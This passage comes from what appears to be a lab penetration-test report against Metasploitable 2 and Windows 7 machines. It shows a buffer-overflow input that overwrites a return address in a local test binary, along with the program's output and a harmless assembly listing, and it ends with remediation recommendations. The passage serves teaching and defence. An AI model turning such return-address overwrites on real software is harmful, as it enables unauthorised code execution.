
080484f7 <main>:

```

Network and Binary Exploitation: XYZ Corporation

Referring back to Figure 23 we see that the esp has 28 bytes allocated for the buffer. Now we know that the 4 bytes after it are arbitrary and the following 4 bytes are the address of the *secret function()*. So our input string is as follows: $28 * 1 \text{ byte} + 4 \text{ bytes} = 32 \text{ bytes}$. We now run the command: **python -c 'print "a"*32 + "\x9d\x84\x04\x08"' | ./vuln**. This compiles and executes the command instructions. As you can see from Figure 24 we have successfully run the command, please take note of the success messages confirming that we ran the *secret function()*.

Figure 24



```
(bhall25@kali) - [~/Documents/PenTestingScripts-master/ExploitExample]
$ python -c 'print "a"*32 + "\x9d\x84\x04\x08"' | ./vuln
Enter some text:
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Congratulations!
You have entered in the secret function!
Segmentation fault
(bhall25@kali) - [~/Documents/PenTestingScripts-master/ExploitExample]
```

Recommendations

Tactical Recommendations

Rameses Security LLC recommends that XYZ Corporation take the following actions immediately to secure the Metasploitable 2 server and the Windows 7 desktop computer:

- 1) Close all open ports.
- 2) Upgrade the Windows 7 desktop to a current version of Windows that is still being updated and patched regularly by Microsoft.
- 3) Repeat the process of installing updated versions of Windows on every single computer within the XYZ Corporation infrastructure.
- 4) Conduct an immediate bounds checking of all code that is susceptible to buffer overflows.

Network and Binary Exploitation: XYZ Corporation

Strategic Recommendations

Rameses Security LLC recommends that XYZ Corporation take the following actions to ensure the long term security of their company:

- 1) Establish a policy that bans open ports unless it's absolutely necessary to have them open for the sake of business continuity.
- 2) Establish a schedule of regular port scans of the XYZ Corporation network to enforce the policy of no open ports.
- 3) Establish a policy banning the use of any end of life products including outdated versions of any Windows OS.
- 4) Require that all software updates and patches be installed by all users as soon as they are deployed.
- 5) Implement secure programming practices that do not leave openings for buffer overflow.
- 6) Require regular, either weekly or bi-weekly, bounds checking of all static code that could fall victim to a buffer overflow

Methodology


Rameses Security LLC is a leader in penetration testing and general cybersecurity services. We conducted four successful exploits against two devices owned by XYZ Corporation. The devices were the Metasploitable 2 server and the Windows 7 desktop computer.

To execute against these machines we used Kali Linux and its built in tools Nmap and Metasploit. Nmap allowed us to view open ports and Metasploit allowed us to set up and deliver the payloads. To help select which exploits to use we conducted open source intelligence gathering from a few different online sources that are cited in the works cited page at the end of this document.

Network and Binary Exploitation: XYZ Corporation

We also demonstrated how to execute a buffer overflow with custom scripts. Figure 25 documents the custom scripts that we used within Kali Linux to execute the buffer overflow.

Figure 25



```
bhall25@kali: ~/Documents/PenTestingScripts-master/ExploitExample
File Actions Edit View Help
(bhall25@kali)~[~]
$ ls
Desktop Downloads Music Public Videos
Documents lets-be-bad-guys Pictures Templates vulpy
(bhall25@kali)~[~]
$ cd Documents
(bhall25@kali)~[~/Documents]
$ cd PenTestingScripts-master
(bhall25@kali)~[~/Documents/PenTestingScripts-master]
$ cd ExploitExample
(bhall25@kali)~[~/Documents/PenTestingScripts-master/ExploitExample]
$ cat HelloWorld.asm
section .text

    global _start

_start:

    ; write our string to stdout.

    mov     edx,len     ; third argument: message length.
    mov     ecx,msg     ; second argument: pointer to message to write.
    mov     ebx,1       ; first argument: file handle (stdout).
    mov     eax,4       ; system call number (sys_write).
    int     0x80        ; call kernel.

    ; and exit.

    mov     ebx,0       ; first syscall argument: exit code.
    mov     eax,1       ; system call number (sys_exit).
    int     0x80        ; call kernel.
```

Rameses Security LLC then presented XYZ Corporation with the documented results of the exploits. We then presented short term solutions to fix the problems and long term policies that should be adopted to reduce the likelihood of future, successful exploits of the XYZ Corporation systems and network.

Rameses Security LLC appreciates the cooperation and partnership with XYZ Corporation and looks forward to a continued partnership in the future.

Network and Binary Exploitation: XYZ Corporation

Works Cited

1. Lord, Nate. "What is FTP Security? Securing FTP Usage." [What is FTP Security? Securing FTP Usage](#). September 7th, 2018 *Digital Guardian*. Accessed March 18th, 2021.
2. Samba. "About Samba." [Samba - opening windows to a wider world](#). Accessed March 18th, 2021.
3. Rapid7. "Samba 'username map script' command execution." [Samba "username map script" Command Execution Disclosed: May 14, 2007 module Explore](#). Accessed March 18th, 2021.
4. OWASP. "Use of Hard-Coded Password." [OWASP Foundation | Open Source Foundation for Application Security](#). Accessed March 18th, 2021.
5. MITRE. "CVE." [CVE - Common Vulnerabilities and Exposures \(CVE\)](#). Accessed March 18th, 2021.